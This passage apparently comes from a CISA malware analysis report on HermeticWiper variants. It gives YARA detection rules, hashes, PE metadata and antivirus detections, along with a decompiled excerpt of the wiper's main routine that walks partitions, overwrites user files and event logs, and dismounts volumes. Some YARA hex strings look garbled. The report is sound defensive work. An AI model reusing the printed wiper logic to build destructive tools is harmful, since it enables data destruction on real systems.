- rule CISA_10375867_01 : wiper HERMETICWIPER { meta: Author = "CISA Code & Media Analysis" Incident = "10375867" Date = "2022-04-05" Last_Modified = "20220406_1500" Actor = "n/a" Category = "Wiper" Family = "n/a" Description = "Detects Hermetic Wiper samples" MD5_1 = "382fc1a3c5225fceb672eea13f572a38" SHA256_1 = "2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf" MD5_2 = "decc2726599edcae8d1d1d0ca99d83a6" SHA256_2 = "3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767" MD5_3 = "84ba0197920fd3e2b7dfa719fee09d2f" SHA256_3 = "0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da" MD5_4 = "3f4a16b29f2f0532b7ce3e7656799125" SHA256_4 = "1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591" MD5_5 = "f1a33b2be4c6215a1c39b45e391a3e85" SHA256_5 = "06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397" strings: $rsrc1 = { 5A 44 44 } $rsrc2 = { 52 00 43 00 44 00 41 00 54 00 41 00 } $rsrc3 = { 44 00 52 00 56 00 5F 00 58 00 36 00 34 } $rsrc4 = { 44 00 52 00 56 5F 00 58 00 38 00 36 } $rsrc5 = { 44 00 52 00 56 00 5F 00 58 00 50 00 5F 00 58 00 36 00 34 } $rsrc6 = { 44 00 52 00 56 00 5F 00 58 00 50 5F 00 58 00 38 00 36 00 } $s1 = { 45 00 50 00 4D 00 4E 00 54 00 44 00 52 00 56 00 5C 00 25 00 75 } $s2 = { 50 00 68 00 79 00 73 00 69 63 00 61 00 6C 00 44 00 72 00 69 00 76 00 65 00 25 00 75 } $s3 = { 53 00 59 00 53 00 54 00 45 00 4D 00 5C 00 43 00 75 00 72 00 72 00 00 6E 00 74 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C 00 53 00 65 00 74 00 5C 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C 00 5C 00 43 72 00 61 00 73 00 68 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C } $s4 = { 43 00 72 00 61 00 73 00 68 00 44 00 75 00 6D 00 70 00 45 00 00 61 00 62 00 6C 00 65 00 64 } $s5 = { 24 00 49 00 4E 00 44 00 45 00 58 00 5F 00 41 00 4C 00 4C 00 4F 00 43 00 41 00 54 00 49 00 4F 4E } $s6 = { 53 00 65 00 4C 00 6F 00 61 00 64 00 44 00 72 00 69 00 76 00 65 00 72 00 50 00 72 00 69 00 76 00 69 00 6C 00 65 00 67 00 $s7 = { 53 00 65 00 42 00 61 00 63 00 6B 00 75 00 70 00 50 00 72 00 69 00 76 00 69 00 6C 00 65 00 67 00 65 } $s8 = { 43 00 3A 00 5C 00 00 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 53 00 59 00 53 00 56 00 4F 00 4C } condition: uint16(0) == 0x5A4D and ((3 of ($rsrc*)) and (7 ($s*))) }

ssdeep Matches

90	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
100	3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767

PE Metadata

Compile Date	2021-12-28 03:37:16-05:00
Import Hash	4233d97404e1fecedef6a46e0f7c09b9

PE Sections

MD5	Name	Raw Size	Entropy
f2b6a5938b17fb5702154542f28b606a	header	1024	2.530310

48e3e5be9f01e73c7abfb4855940b5ef	.text	16384	6.379494
479992e081bf4a86292f9b8a7a22e5fd	.rdata	5120	4.393606
ef90b6137b9fcb8f0238d8e709b680ee	.data	512	0.753634
16d68310ccf50f7dfef671db2a800bbe	.rsrc	89088	6.203677
d3c95ee5e68c69ecab2d60810f332824	.reloc	1024	6.149104

Packers/Compilers/Cryptors

Borland Delphi 3.0 (???)

Relationships

2c10b2ec0b... Contains e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5

2c10b2ec0b... Contains b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd

2c10b2ec0b... Contains b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1

2c10b2ec0b... Contains fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d

Description

This HermeticWiper was compiled at an earlier time, 2021-12-28 03:37:16-05:00, instead of on February the 23rd, 2022. It has over ninety percent code-base similarity with 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d29259, both signed with the same digital certificate issued by Hermetica Digi Ltd (Figure 20). A code comparison indicates the only difference is that this HermeticWiper behaves the same on all Windows systems. It does not check for th presence of the C:\Windows\SYSVOL directory, and terminates the wiper process after 3 minutes (Figure 13, lines 218-223). Refer to 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591 for the remaining analysis.

Screenshots



Figure 18 - The resource section contains four versions of compressed epmntdrv.sys, targeting 32-bit and 64-bit Windows OS.

```
if ( GetModuleFileNameW(0, malwareFilePath, 0x104u) )
  cc_CryptGenRandom(malwareFilePath, &malwareStruct);
for ( i = 0; i <= 100; ++i )
  c_GetPartitionInformation(i, &sysStruct, c_c_CryptGenRandom);
sub_404BE0(L"C:\\System Volume Information", 1, &sysStruct);
dwHighDateTime = SystemTimeAsFileTime.dwHighDateTime;
GetSystemTimeAsFileTime(&TokenHandle);
time = 60000 * v40.dwLowDateTime;
LODWORD(v21) = sub_401000(
                 __PAIR64__(
                   TokenHandle.dwHighDateTime - dwHighDateTime,
                   TokenHandle.dwLowDateTime - 60000 * v40.dwLowDateTime),
                 10000i64);
v22 = time - v21;
if ( v22 < 0 )
  LODWORD(v22) = 0;
Parameter = v22;
TokenHandle.dwLowDateTime = CreateThread(0, 0, c_SystemShutDown, &Parameter, 0, 0);
hEvent[0] = CreateEventW(0, 1, 0, 0);
fragmentationT = CreateThread(0, 0, c_Fragmentation, hEvent, 0, 0);
_fragmentationT = fragmentationT;
if ( fragmentationT && fragmentationT != -1 )
  SetThreadPriority(fragmentationT, THREAD_PRIORITY_LOWEST);
c_CreateThreadWIPEFile(&malwareStruct);
v25 = CreateThread(0, 0, cc_CreateThreadWIPEFile, &sysStruct, 0, 0);
if ( v25 && v25 != -1 )
  SetThreadPriority(v25, THREAD_PRIORITY_LOWEST);
for ( j = 0; j <= 100; ++j )
  c_GetPartitionInformation(j, &userStruct, c_GetMFT_or_FAT_CryptGenRandom);
c_GetLogicalDriveStriing(c_get_BITMAP_LOGFILE_, &userStruct);
(c_SearchDir)(c_if_NOT_APPDATA, &userStruct);
(c_SearchDir)(c_Desktop_MyDocuments_, &userStruct);
sub_404BE0(L"\\\\?\\C:\\Windows\\System32\\winevt\\Logs", 1, &userStruct);
v27 = SystemTimeAsFileTime.dwHighDateTime;
GetSystemTimeAsFileTime(&v40);
v28 = 60000 * v44;
LODWORD(v29) = sub_401000(__PAIR64__(v40.dwHighDateTime - v27, v40.dwLowDateTime - 60000 * v44)
v30 = v28 - v29;
if ( v30 < 0 )
  LODWORD(v30) = 0;
Sleep(v30);
SetEvent(hEvent[0]);
WaitForSingleObject(_fragmentationT, 30000u);
if ( !_fragmentationT || _fragmentationT == -1 )
  CloseHandle(_fragmentationT);
c_GetLogicalDriveStriing(c_GetVolumeBitmap_CryptGenRandom, &clusterStruct);
c_GetLogicalDriveStriing(c_LockNDismountVolume, 0);
c_CreateThreadWIPEFile(&userStruct);
c_CreateThreadWIPEFile(&clusterStruct);
```

Figure 19 - Snippet of the main function of HermeticWiper that was compiled in 2021. It does not contain the code that checks for C:\Windows\SYSVOL (Figu 13, lines 218-223). The rest of the code is identical.

2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf ×

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1:BAA0h: 89 30 82 04 71 A0 03 02 01 02 02 10 0C 48 73 28 %0,.q .......Hs(
1:BAB0h: 73 AC 8C CE BA F8 F0 E1 E8 32 9C EC 30 0D 06 09 s¬ŒÎºøðáè2œì0...
1:BAC0h: 2A 86 48 86 F7 0D 01 01 0B 05 00 30 6C 31 0B 30 *†H†÷......0l1.0
1:BAD0h: 09 06 03 55 04 06 13 02 55 53 31 15 30 13 06 03 ...U....US1.0...
1:BAE0h: 55 04 0A 13 0C 44 69 67 69 43 65 72 74 20 49 6E U....DigiCert In
1:BAF0h: 63 31 19 30 17 06 03 55 04 0B 13 10 77 77 77 2E c1.0...U....www.
1:BB00h: 64 69 67 69 63 65 72 74 2E 63 6F 6D 31 2B 30 29 digicert.com1+0)
1:BB10h: 06 03 55 04 03 13 22 44 69 67 69 43 65 72 74 20 ..U..."DigiCert
1:BB20h: 45 56 20 43 6F 64 65 20 53 69 67 6E 69 6E 67 20 EV Code Signing
1:BB30h: 43 41 20 28 53 48 41 32 29 30 1E 17 0D 32 31 30 CA (SHA2)0...210
1:BB40h: 34 31 33 30 30 30 30 30 30 5A 17 0D 32 32 30 34 413000000Z..2204
1:BB50h: 31 34 32 33 35 39 35 39 5A 30 81 A7 31 1D 30 1B 1423959Z0.§1.0.
1:BB60h: 06 03 55 04 0F 0C 14 50 72 69 76 61 74 65 20 4F ..U....Private O
1:BB70h: 72 67 61 6E 69 7A 61 74 69 6F 6E 31 13 30 11 06 rganization1.0..
1:BB80h: 0B 2B 06 01 04 01 82 37 3C 02 01 03 13 02 43 59 .+.....7<.....CY
1:BB90h: 31 12 30 10 06 03 55 04 05 13 09 48 45 20 34 31 1.0...U....HE 41
1:BBA0h: 39 34 36 39 31 0B 30 09 06 03 55 04 06 13 02 43 94691.0...U....C
1:BBB0h: 59 31 10 30 0E 06 03 55 04 07 13 07 4E 69 63 6F Y1.0...U....Nico
1:BBC0h: 73 69 61 31 1E 30 1C 06 03 55 04 0A 13 15 48 65 sia1.0...U....He
1:BBD0h: 72 6D 65 74 69 63 61 20 44 69 67 69 74 61 6C 20 rmetica Digital
1:BBE0h: 4C 74 64 31 1E 30 1C 06 03 55 04 03 13 15 48 65 Ltd1.0...U....He
1:BBF0h: 72 6D 65 74 69 63 61 20 44 69 67 69 74 61 6C 20 rmetica Digital
1:BC00h: 4C 74 64 30 82 01 22 30 0D 06 09 2A 86 48 86 F7 Ltd0.."0...*†H†÷
```

Figure 20 - This variant of HermeticWiper was signed with the same digital certificate (highlighted the unique Serial Number) used in 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591.

3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767

Tags

droppertrojanwiper

Details

Name	3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767
Size	117000 bytes
Type	PE32 executable (GUI) Intel 80386, for MS Windows

MD5	decc2726599edcae8d1d1d0ca99d83a6
SHA1	0d8cc992f279ec45e8b8dfd05a700ff1f0437f29
SHA256	3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767
SHA512	1096ccabe0c99ab73bbc92c645814b6590f5a925801eb3a97e9930e3bc668738f8852e83628474836ba15983b6660eb5c2f2741e925d16877991ca89be47
ssdeep	1536:bV3+WmNcWDurilmw9BgjKu1sPPxaS4jqY:bV3+WmjDxlPwV16PkS4jqY
Entropy	6.381888

Antivirus

AhnLab	Trojan/Win.FoxBlade
Antiy	Trojan/Win32.HermeticWiper.a
Avira	TR/HermeticWiper.T
Bitdefender	Generic.HermeticWiper.A.A7E4AE5D
ClamAV	Win.Malware.HermeticWiper-9940039-0
Cyren	W32/KillDisk.A.gen!Eldorado
ESET	a variant of Win32/KillDisk.NCV trojan
Emsisoft	MalCert-S.OE (A)
IKARUS	Trojan.Win32.KillDisk
K7	Trojan (0058ec201)
Lavasoft	Generic.HermeticWiper.A.A7E4AE5D
McAfee	RDN/Generic.dx
Quick Heal	SM.mal.generic
Sophos	Mal/KillDisk-A
Symantec	Trojan.KillDisk
TACHYON	Trojan/W32.HermeticWiper.117000.B
Trend Micro	Trojan.D0C378A9
Trend Micro HouseCall	Trojan.D0C378A9
VirusBlokAda	Trojan.KillDisk
Zillya!	Dropper.HermeticWiper.Win32.1

YARA Rules

- rule CISA_10375867_01 : wiper HERMETICWIPER { meta: Author = "CISA Code & Media Analysis" Incident = "10375867" Date = "2022-04-05" Last_Modified = "20220406_1500" Actor = "n/a" Category = "Wiper" Family = "n/a" Description = "Detects Hermetic Wiper samples" MD5_1 = "382fc1a3c5225fceb672eea13f572a38" SHA256_1 = "2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf" MD5_2 = "decc2726599edcae8d1d1d0ca99d83a6" SHA256_2 = "3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767" MD5_3 = "84ba0197920fd3e2b7dfa719fee09d2f" SHA256_3 = "0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da" MD5_4 = "3f4a16b29f2f0532b7ce3e7656799125" SHA256_4 = "1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591" MD5_5 = "f1a33b2be4c6215a1c39b45e391a3e85" SHA256_5 = "06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397" strings: $rsrc1 = { 5A 44 44 } $rsrc2 = { 52 00 43 00 44 00 41 00 54 00 41 00 } $rsrc3 = { 44 00 52 00 56 00 5F 00 58 00 36 00 34 } $rsrc4 = { 44 00 52 00 56 5F 00 58 00 38 00 36 } $rsrc5 = { 44 00 52 00 56 00 5F 00 58 00 50 00 5F 00 58 00 36 00 34 } $rsrc6 = { 44 00 52 00 56 00 5F 00 58 00 50 5F 00 58 00 38 00 36 00 } $s1 = { 45 00 50 00 4D 00 4E 00 54 00 44 00 52 00 56 00 5C 00 25 00 75 } $s2 = { 50 00 68 00 79 00 73 00 69 63 00 61 00 6C 00 44 00 72 00 69 00 76 00 65 00 25 00 75 } $s3 = { 53 00 59 00 53 00 54 00 45 00 4D 00 5C 00 43 00 75 00 72 00 72 00 00 6E 00 74 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C 00 53 00 65 00 74 00 5C 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C 00 5C 00 43 72 00 61 00 73 00 68 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C } $s4 = { 43 00 72 00 61 00 73 00 68 00 44 00 75 00 6D 00 70 00 45 00 00 61 00 62 00 6C 00 65 00 64 } $s5 = { 24 00 49 00 4E 00 44 00 45 00 58 00 5F 00 41 00 4C 00 4C 00 4F 00 43 00 41 00 54 00 49 00 4F 4E } $s6 = { 53 00 65 00 4C 00 6F 00 61 00 64 00 44 00 72 00 69 00 76 00 65 00 72 00 50 00 72 00 69 00 76 00 69 00 6C 00 65 00 67 00 $s7 = { 53 00 65 00 42 00 61 00 63 00 6B 00 75 00 70 00 50 00 72 00 69 00 76 00 69 00 6C 00 65 00 67 00 65 } $s8 = { 43 00 3A 00 5C 0 00 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 53 00 59 00 53 00 56 00 4F 00 4C } condition: uint16(0) == 0x5A4D and ((3 of ($rsrc*)) and (7 ($s*))) }

ssdeep Matches

90 0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da

100 2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf

PE Metadata

Compile Date 2021-12-28 03:37:16-05:00

Import Hash 4233d97404e1fecedef6a46e0f7c09b9

PE Sections

MD5	Name	Raw Size	Entropy
98bcfa84d6a53ae5d13ed2ab2424274c	header	1024	2.530213
48e3e5be9f01e73c7abfb4855940b5ef	.text	16384	6.379494
479992e081bf4a86292f9b8a7a22e5fd	.rdata	5120	4.393606
ef90b6137b9fcb8f0238d8e709b680ee	.data	512	0.753634
16d68310ccf50f7dfef671db2a800bbe	.rsrc	89088	6.203677
d3c95ee5e68c69ecab2d60810f332824	.reloc	1024	6.149104

Packers/Compilers/Cryptors

Borland Delphi 3.0 (???)

Relationships

3c55772795... Contains e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5

3c55772795... Contains b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd

3c55772795... Contains b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1

3c55772795... Contains fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d

Description

This is a 32-bit HermeticWiper with ninety-nine percent code-base similarity with 2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf, signed with the same digital certificate issued by Hermetica Digital Ltd (Figure 22). Refer to 2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf for analysis.

Screenshots



Figure 21 - This variant of HermeticWiper contains the same copies of SZDD compressed EaseUS Partition Master NT Drivers.



Figure 22 - This variant of HermeticWiper was signed with the same digital certificate (highlighting the unique Serial Number) used in 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591.

0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da

Tags

trojanviruswiper

Details

Name	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
Size	117000 bytes
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	84ba0197920fd3e2b7dfa719fee09d2f
SHA1	912342f1c840a42f6b74132f8a7c4ffe7d40fb77
SHA256	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
SHA512	bbd4f0263abc71311404c55cb3e4711b707a71e28dcc1f08abd533a4c7f151db9cc40697105d76f1c978000e8fa7aa219adb65b31fb196b08f1ae003e04b9d
ssdeep	1536:lV3+WmNcWbwurilmw9BgjKu1sPPxaS5qY:lV3+WmjbwxlPwV1qPkS5qY
Entropy	6.381785

Antivirus

AhnLab	Trojan/Win.FoxBlade
Antiy	Trojan/Win32.HermeticWiper.a
Avira	TR/HermeticWiper.T
Bitdefender	Trojan.GenericKD.39331952
ClamAV	Win.Malware.HermeticWiper-9940039-0
Comodo	Malware
Cyren	W32/KillDisk.A.gen!Eldorado
ESET	a variant of Win32/KillDisk.NCV trojan
Emsisoft	MalCert-S.OE (A)
IKARUS	Trojan.Win32.KillDisk
K7	Trojan (0058ec201)
Lavasoft	Trojan.GenericKD.39331952
McAfee	Generic trojan.jt

NANOAV	Trojan.Win32.HermeticWiper.jmoiqj
Sophos	Mal/KillDisk-A
Symantec	Trojan.KillDisk
TACHYON	Trojan/W32.HermeticWiper.117000.B
Trend Micro	Trojan.5FA1EFFE
Trend Micro HouseCall	Trojan.5FA1EFFE
Vir.IT eXplorer	Trojan.Win32.HermeticWiper.A
VirusBlokAda	Trojan.KillDisk
Zillya!	Trojan.KillDisk.Win32.278

YARA Rules

- rule CISA_10375867_01 : wiper HERMETICWIPER { meta: Author = "CISA Code & Media Analysis" Incident = "10375867" Date = "2022-04-05" Last_Modified = "20220406_1500" Actor = "n/a" Category = "Wiper" Family = "n/a" Description = "Detects Hermetic Wiper samples" MD5_1 = "382fc1a3c5225fceb672eea13f572a38" SHA256_1 = "2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf" MD5_2 = "decc2726599edcae8d1d1d0ca99d83a6" SHA256_2 = "3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767" MD5_3 = "84ba0197920fd3e2b7dfa719fee09d2f" SHA256_3 = "0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da" MD5_4 = "3f4a16b29f2f0532b7ce3e7656799125" SHA256_4 = "1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591" MD5_5 = "f1a33b2be4c6215a1c39b45e391a3e85" SHA256_5 = "06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397" strings: $rsrc1 = { 5A 44 44 } $rsrc2 = { 52 00 43 00 44 00 41 00 54 00 41 00 } $rsrc3 = { 44 00 52 00 56 00 5F 00 58 00 36 00 34 } $rsrc4 = { 44 00 52 00 56 5F 00 58 00 38 00 36 } $rsrc5 = { 44 00 52 00 56 00 5F 00 58 00 50 00 5F 00 58 00 36 00 34 } $rsrc6 = { 44 00 52 00 56 00 5F 00 58 00 50 5F 00 58 00 38 00 36 00 } $s1 = { 45 00 50 00 4D 00 4E 00 54 00 44 00 52 00 56 00 5C 00 25 00 75 } $s2 = { 50 00 68 00 79 00 73 00 69 63 00 61 00 6C 00 44 00 72 00 69 00 76 00 65 00 25 00 75 } $s3 = { 53 00 59 00 53 00 54 00 45 00 4D 00 5C 00 43 00 75 00 72 00 72 00 00 6E 00 74 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C 00 53 00 65 00 74 00 5C 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C 00 5C 00 43 72 00 61 00 73 00 68 00 43 00 6F 00 6E 00 74 00 72 00 6F 00 6C } $s4 = { 43 00 72 00 61 00 73 00 68 00 44 00 75 00 6D 00 70 00 45 00 00 61 00 62 00 6C 00 65 00 64 } $s5 = { 24 00 49 00 4E 00 44 00 45 00 58 00 5F 00 41 00 4C 00 4C 00 4F 00 43 00 41 00 54 00 49 00 4F 4E } $s6 = { 53 00 65 00 4C 00 6F 00 61 00 64 00 44 00 72 00 69 00 76 00 65 00 72 00 50 00 72 00 69 00 76 00 69 00 6C 00 65 00 67 00 $s7 = { 53 00 65 00 42 00 61 00 63 00 6B 00 75 00 70 00 50 00 72 00 69 00 76 00 69 00 6C 00 65 00 67 00 65 } $s8 = { 43 00 3A 00 5C 0 00 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 53 00 59 00 53 00 56 00 4F 00 4C } condition: uint16(0) == 0x5A4D and ((3 of ($rsrc*)) and (7 ($s*))) }

ssdeep Matches

90 2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf

90 3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767

PE Metadata

Compile Date 2021-12-28 03:37:16-05:00

Import Hash 4233d97404e1fecedef6a46e0f7c09b9

PE Sections

MD5	Name	Raw Size	Entropy
75a1e9f181541976ac520c98b18c5a24	header	1024	2.530213
48e3e5be9f01e73c7abfb4855940b5ef	.text	16384	6.379494
479992e081bf4a86292f9b8a7a22e5fd	.rdata	5120	4.393606
ef90b6137b9fcb8f0238d8e709b680ee	.data	512	0.753634
e77f09dc0f10e6627c83ae611fec363c	.rsrc	89088	6.203475
d3c95ee5e68c69ecab2d60810f332824	.reloc	1024	6.149104

Packers/Compilers/Cryptors

Borland Delphi 3.0 (???)

Relationships

0385eeab00... Contains e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5

0385eeab00... Contains b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd

0385eeab00... Contains b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1

0385eeab00... Contains fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d

Description

This is a 32-bit HermeticWiper with ninety-nine percent code-base similarity with 2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf, signed with the same digital certificate issued by Hermetica Digital Ltd (Figure 24). Refer to 2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf for analysis.

Screenshots



Figure 23 - This variant of HermeticWiper contains the same copies of SZDD compressed EaseUS Partition Master NT Drivers.

